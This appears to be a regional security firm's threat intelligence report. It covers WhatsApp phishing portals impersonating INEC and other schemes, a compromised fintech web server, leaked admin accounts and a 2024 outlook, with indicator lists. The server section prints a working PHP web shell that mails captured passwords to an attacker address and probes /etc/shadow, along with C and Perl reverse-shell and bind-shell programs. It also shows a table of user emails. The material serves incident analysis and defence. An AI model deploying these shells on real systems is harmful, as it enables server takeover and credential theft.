


# Phishing Threats Targeting Unsuspecting Users in Nigeria, Ghana, and Kenya



In early 2023, a fraudulent INEC recruitment portal emerged in our region, prompting several media outlets to report on INEC's disclaimer regarding the platform's authenticity.

## Phishing Threats Targeting Unsuspecting Users in Nigeria, Ghana, and Kenya




INEC advised Nigerians to be cautious and not to fall victim to the ploy of malicious threat actors seeking their Personally Identifiable Information (PII) for potential social engineering attacks. The URL of the fake portal was identified as <https://yournewclaims.com/Inec-Recruitment/>, with a noticeable spelling error in the word "Recruitment."

Upon conducting a thorough analysis of the recruitment portal, we sought to understand the actor's motivations and potential objectives when users interacted with the form. Our investigation revealed that the domain hosting the malicious portal had been used to host similar fake platforms since 2022, including fake youth empowerment programs, fictitious job opportunities in Nigeria and Ghana, visa sponsorships, and fraudulent grants from presidential aspirants. The actor recently updated the domain with the fake INEC portal, WAEC-Jobs, and rutogrants for their 2023 campaign.

A common thread among all these fake pages was the actor's alignment with current events and activities in Nigeria, Ghana, and Kenya, where the pages were implemented to phish unsuspecting users. The distribution medium for these campaigns has been WhatsApp Groups, utilizing the Lyupz shortener to conceal the threat actor's main domain. To identify malicious URLs abusing the Lyupz shortener, users can search for "lyupz.com" in their WhatsApp groups.

Of particular interest is the fact that unsuspecting users have unwittingly contributed to the dissemination of these links, believing they are sharing new opportunities with others. However, this inadvertently amplifies the threat actor's campaign, increasing its potential impact. We recommend that links whose sources cannot be verified should not be shared on social platforms like Facebook and WhatsApp to prevent unsuspecting users from falling victim to threat actors seeking to collect PII and other sensitive information for potential fraudulent activities or impersonation.



searching for lyupz on WhatsApp to identified other fraudulent links

domain hosting the malicious portal had been used to host similar fake platforms since 2022

## IoC

- https[:]//yournewclaims[.]com/
- https[:]//yournewclaims[.]com/Inec-Recruitment/
- https[:]//yournewclaims[.]com/2022-Youth-Empowerment/
- https[:]//yournewclaims[.]com/Atikowa-10K-campaignfunds/
- https[:]//yournewclaims[.]com/Atiku-campaignfunnds/
- https[:]//yournewclaims[.]com/grajobs-2022/
- https[:]//yournewclaims[.]com/Osinbajogrants/
- https[:]//yournewclaims[.]com/rutogrants/
- https[:]//yournewclaims[.]com/
- https[:]//lyupz.com/ - Lyupz Shortner to masquerade main domain.
- 206.72.205[.]68

# Mitigating Security Risks in Fintech & Utility App

```

$ = "4002cac11a868e92158757fbe98145fd";
$ = true;
$ = 'UTF-8';
$ = 'FilesMan';
$ = md5($ _SERVER['HTTP_USER_AGENT']);
if (!isset($_COOKIE[md5($ _SERVER['HTTP_HOST'])."key"])) {
    prototype(md5($ _SERVER['HTTP_HOST'])."key", $);
}
if (!isset($_POST['charset']))
    
```

PHP/Webshell.S5	ALYac	Backdoor.PHP.WebShell.BD
Trojan[Downloader]/JS.Cryxos	Arcabit	Backdoor.PHP.WebShell.BD
PHP:BackDoor-CL [Trj]	AVG	PHP:BackDoor-CL [Trj]
BDS/WebShell.G6	Baidu	PHP.Backdoor.WebShell.y
Backdoor.PHP.WebShell.BD	Cynet	Malicious (score: 99)
ABRisk.YHBM-1	DrWeb	PHP.Shell.26
Backdoor.PHP.WebShell.BD (B)	eScan	Backdoor.PHP.WebShell.BD
PHP/Webshell.NSW	F-Secure	Backdoor.BDS/WebShell.G6

Web applications and software often require user interaction for proper functionality. When using web applications, users are typically required to provide personal information such as email addresses for registration, and payment information when making online purchases.

## Mitigating Security Risks in Fintech & Utility App

However, the challenge with user input is that it can also enable a hacker to submit harmful content to deceive the website or app into acting maliciously. Therefore, any system that accepts user input must have input validation to protect against such threats.

In the case at hand, we have identified a scenario where the absence of proper input validation and other misconfigurations allowed an attacker to inject a crypto miner and a PHP backdoor into a web application server. This enabled the attacker to maintain persistence and capture sensitive information contained within the server. The malicious backdoor script provided the attacker with the ability to access CPU information and query kernel version information, indicative of a miner or evasive malware. The script also contained a string indicative of a multi-platform dropper. The miner was found to have minimal detection by only 9 antivirus engines, and further investigation revealed that the attacker leveraged the absence of proper input validation on user image file types during upload to compromise the server.

Input validation is essential to ensure that only correctly structured data enters the workflow of an information system, preventing the retention of incorrect data in the database and the dysfunction of downstream components.

```

1 <?php
2 if(array_key_exists('watching',$POST)){
3     $step = $SERVER['SERVER_NAME'].$SERVER['PHP_SELF']."\n".$POST['pass']; @mail('arjunrk2031@gmail.com',
4         'root', $step);
5     $f = "4002cac11a868e92158757fbc98145fd";
6     $t = true;
7     $e = 'UTF-8';
8     $m = 'FilesMan';
9     $u = md5($SERVER['HTTP_USER_AGENT']);
10    if (!isset($COOKIE[md5($SERVER['HTTP_HOST'])."key"])) {
11        prototype(md5($SERVER['HTTP_HOST'])."key", $f);
12    }
13    if(empty($POST['charset']))
14        $POST['charset'] = $e;
15    if (!isset($POST['ne'])) {
16        if(isset($POST['a'])) $POST['a'] = iconv("utf-8", $POST['charset'], decrypt($POST['a'],$COOKIE[md5(
17            $SERVER['HTTP_HOST'])."key"));
18        if(isset($POST['c'])) showSecParam('Supported databases', implode(' ', $step));
19        if(isset($POST['p1'])) $SERVER['HTTP_HOST'];
20        if(isset($POST['p2'])) if($GLOBALS['os'] == 'nix') {
21            if(isset($POST['p3'])) showSecParam('Readable /etc/passwd', @is_readable('/etc/passwd')?"yes <a href='#' onclick=g(\
22                FilesTools\, \"/etc/\, \"/passwd\");>[view]</a>";no');
23            showSecParam('Readable /etc/shadow', @is_readable('/etc/shadow')?"yes <a href='#' onclick=g(\
24                FilesTools\, \"/etc/\, \"/shadow\");>[view]</a>";no');
25            showSecParam('OS version', @file_get_contents('/proc/version'));
26            showSecParam('Distr name', @file_get_contents('/etc/issue.net'));
27            if($GLOBALS['safe mode']) {
28                $userful = array('gcc','lcc','cc','ld','make','php','perl','python','ruby','tar','gzip',
29                    'bzip','bzip2','nc','locate','suidperl');
30                $danger = array('kav','nod32','bdcored','uvscan','sav','drwebd','clamd','rkhunter',
31                    'chkrootkit','iptables','ipfw','tripwire','shieldcc','portsentry','snort','ossec',
32                    'lidsadm','tcplogd','xsid','logcheck','logwatch','sysmask','zmbscap','sawmill','wormscan',
33                    'ninja');
34                $downloaders = array('wget','fetch','lynx','links','curl','get','lwp-mirror');
35                echo '<br>';
36                $step=array();
37                foreach ($userful as $f)
38                    if(which($f))
39                        $step[] = $f;
40                showSecParam('Userful', implode(' ', $step));
41            }
42        }
43    }

```

PHP backdoor injected into a web application server




```

Output
#include <stdio.h>
#include <sys/socket.h>
#include <netinet/in.h>
int main(int argc, char *argv[]) {
    int fd;
    struct sockaddr_in sin;
    daemon(1,0);
    sin.sin_family = AF_INET;
    sin.sin_port = htons(atoi(argv[2]));
    sin.sin_addr.s_addr = inet_addr(argv[1]);
    fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if ((connect(fd, (struct sockaddr *) &sin, sizeof(struct sockaddr)))<0) {
        perror("Connect fail");
        return 0;
    }
    dup2(fd, 0);
    dup2(fd, 1);
    dup2(fd, 2);
    system("/bin/sh -i");
    close(fd);
}

Output
#!/usr/bin/perl
use Socket;
$iaddr=inet_aton($ARGV[0]) || die("Error: $!\n");
$paddr=sockaddr_in($ARGV[1], $iaddr) || die("Error: $!\n");
$proto=getprotobyname("tcp");
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) || die("Error: $!\n");
connect(SOCKET, $paddr) || die("Error: $!\n");
open(STDIN, ">&SOCKET");
open(STDOUT, ">&SOCKET");
open(STDERR, ">&SOCKET");
system('/bin/sh -i');
close(STDIN);
close(STDOUT);
close(STDERR);

#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <netdb.h>
#include <stdlib.h>
int main(int argc, char **argv) {
    int s,c,i;
    char p[30];
    struct sockaddr_in r;
    daemon(1,0);
    s = socket(AF_INET,SOCK_STREAM,0);
    if(!s) return -1;
    r.sin_family = AF_INET;
    r.sin_port = htons(atoi(argv[1]));
    r.sin_addr.s_addr = htonl(INADDR_ANY);
    bind(s, (struct sockaddr *)&r, 0x10);
    listen(s, 5);
    while(1) {
    
```



9 / 61

9 security vendors and no sandboxes flagged this file as malicious

0c605b12dee14be192f6a81ac46a8bfbd11aa8979d5e894ba03ae1891f9  
0359

log (2)

elf 64bits upx

357.28 KB Size | 2022-12-23 07:29:05 UTC | 1 month ago

Community Score

DrWeb	Tool.Linux.BitcMine.3592	Fortinet	PossibleThreat
Jiangmin	RiskTool.Linux.ddc	Microsoft	Trojan.Linux/Multiverze
Panda	ELF/TrojanGen.A	Symantec	Trojan.Gen.NPE
TrendMicro	Trojan.Linux.ZYX.USELVL722	TrendMicro-HouseCall	Trojan.Linux.ZYX.USELVL722
Zillya	Tool.BitCoinMiner.Linux.460	Acronis (Static ML)	Undetected

VT shows a very minimal detection with 9 engines located miner

In conclusion, input validation is a critical requirement for any web application that allows user input. Without control over the items added to the system, attackers have numerous techniques at their disposal for hacking purposes.

In addition to the identified security vulnerabilities, several fintech applications were also plagued by race condition vulnerabilities earlier in the year. These vulnerabilities had a significant impact on the affected applications, resulting in substantial financial losses on a large scale.

Race condition vulnerabilities occur when the outcome of a system's functionality is dependent on the sequence or timing of other events or processes. In the context of fintech applications, race conditions can lead to unexpected and harmful consequences, such as financial transactions being processed out of order or incorrect data being accessed or modified.

This type of vulnerability poses a significant risk to the security and reliability of financial systems, as it can result in financial losses, data corruption, and operational disruptions at a large scale. The presence of race condition vulnerabilities in fintech applications underscores the critical importance of thorough testing, secure coding practices, and ongoing security assessments to identify and mitigate such risks.

The race condition vulnerabilities posed a serious threat to the security and integrity of the fintech & utility applications, highlighting the critical need for robust security measures and proactive vulnerability management within the financial technology sector.

## IoC

arjunrk2031@gmail.com

log – SHA256 0c605b12dee14be192f6a81ac46a8bfbcd11aa8979d5e894ba03ae1891f90359

10.php – SHA256

1f2d1cb13aa7c439886da0217e7ea81f70282ff07584195db2baaa7e05590bc9

<https://www.virustotal.com/gui/file/1f2d1cb13aa7c439886da0217e7ea81f70282ff07584195db2baaa7e05590bc9/detection>

185.125.188.58:443 (TCP)


185.125.188.59:443 (TCP)

185.125.190.26:443 (TCP)

91.189.91.43:443 (TCP)



# Uncovering Data Leakage and Vulnerabilities



Our continuous threat intelligence operations have uncovered instances of sensitive data leakage and compromised credentials across organizations in Nigeria

One of our recent findings, which had already been addressed by the time of compiling this report, involved the exposure of data of over 1,000 enrollees, as well as the discovery of compromised admin credentials and an existing XSS bug on a website. In this case, we observed the presence of unfamiliar administrative users added to the platform as far back as 2021 and 2022.

**USER RECORDS**

Copy CSV Print Show 10 entries Search:

User Accounts

S/N	Username	Email	Role	Date Created	Date Updated
1	admin	admin@admin.com	0	02-07-2019	22-11-2019
2	user	user@user.com	0	2020-02-04 12:31:54	
3	Nisan	anidigit@yahoo.com	1	2020-07-28 23:04:04	
4	tobi	misteranonymuse@gmail.com	1	2021-06-17 16:41:38	
5	Anonymous	anonymous@anonymous.com	1	2022-05-15 08:29:14	

Showing 1 to 5 of 5 entries Previous 1 Next

**71**

3

**207**

New 207

**871**

New 871

exposure of data for over 1,000 enrollees

In our efforts to ensure that such issues are promptly remediated, we initially share our findings in notification emails after engaging with the technical team. This has been a consistent practice of our threat intelligence team, aimed at bolstering the resilience of organizations within Nigeria's cyber ecosystem by providing timely notifications to affected parties.

Another significant discovery pertains to an exposed ERP platform, where we identified valid Personally Identifiable Information (PII) of employees and complete access to the company's payroll, attendance, and inventory. Despite our attempts to notify the affected entity on multiple occasions over a three-month period, we have been unable to establish contact since December 2022. Prior to this discovery, we believed that this exposure had persisted for over a year, raising concerns about the potential unauthorized access to the data by unknown individuals on the Internet.



Exposed ERP Dashboard

Over time, we have observed that the response of organizations in Nigeria to such notifications has been unsatisfactory, posing a continued risk to users and exposed organizational data. As of the time of writing, multiple notifications remain unanswered. However, we are open to collaborating with professional bodies, sector-specific organizations, and the National Computer Emergency Response Team (ngCERT) to address this challenge. As we currently work and support the Whitehat.NG project.

Our Cyber Threat Intelligence team leverages Human Intelligence (HUMINT) and other context-based threat intelligence products in our identification of bugs, vulnerabilities, and exposures that attackers could exploit to prepare for secondary attacks that may impact organizations. This proactive approach has enabled us to keep our clients ahead of potential threats by staying vigilant and responsive to emerging security risks.



# 2024 Cyber Outlook

## 2024 Outlook



In light of regulatory considerations, the development of cryptocurrency-related platforms is expected to increase, making them a prime target for cyber attacks and schemes for defrauding people.

Financial entities, both traditional and fintech, can anticipate continued cyberattacks as cyber adversaries actively scout their online infrastructure, as well as target onprem & cloud-based hosts and networks.



The data collection activities targeting online users are expected to persist, as threat actors continue to impersonate reputable government agencies, schemes across Africa to collect Personally Identifiable Information (PII) for use in secondary attacks.

We anticipate an increase in network-wide ransomware incidents targeting businesses, NGOs and government-related entities in Africa.



The data protection and privacy landscape in Africa will continue to advance, driven by the entry into force of the continental convention (Malabo) and the enactment of the data protection act into law in Nigeria. This development will empower enforcement of data protection measures.



We can expect cyber threat actors to increasingly use AI to automate and improve the accuracy of cyber attacks. This will result in a rapid evolution of the threat landscape, similar to the advancements seen in generative AI tools for deep fake and phishing attacks. Cyber defenders to also leverage AI in defense, as it race for integration into security technology is on.



We help startups and enterprises create and manage resilient cybersecurity plans and implementation across the board while they focus on profit-making and business growth.

CyberPlural's MSSP methodology is unique in its approach, providing the opportunity to creatively design a cybersecurity strategy and plans that provide businesses/organizations with the resiliency to scale in the ever-growing world of the Internet at a very affordable cost targeted at driving value for clients.

Our strategies and approaches are tightly structured and aim to provide the overall security required for business continuity, as our services are packed into Security Operations, CyberDemia, Threat Intelligence, Governance, Risk and Compliance (GRC), System Assessment & Audit, with Research & Development.

*Do you need help with any of our cyber offerings, feel free to consult and use our services.*

### email

[hello@cyberplural.com](mailto:hello@cyberplural.com)

### web

[cyberplural.com](http://cyberplural.com)

### blog

[blog.cyberplural.com](http://blog.cyberplural.com)

### cyberdemia

[cyberdemia.cyberplural.com](http://cyberdemia.cyberplural.com)

### social



cyberplural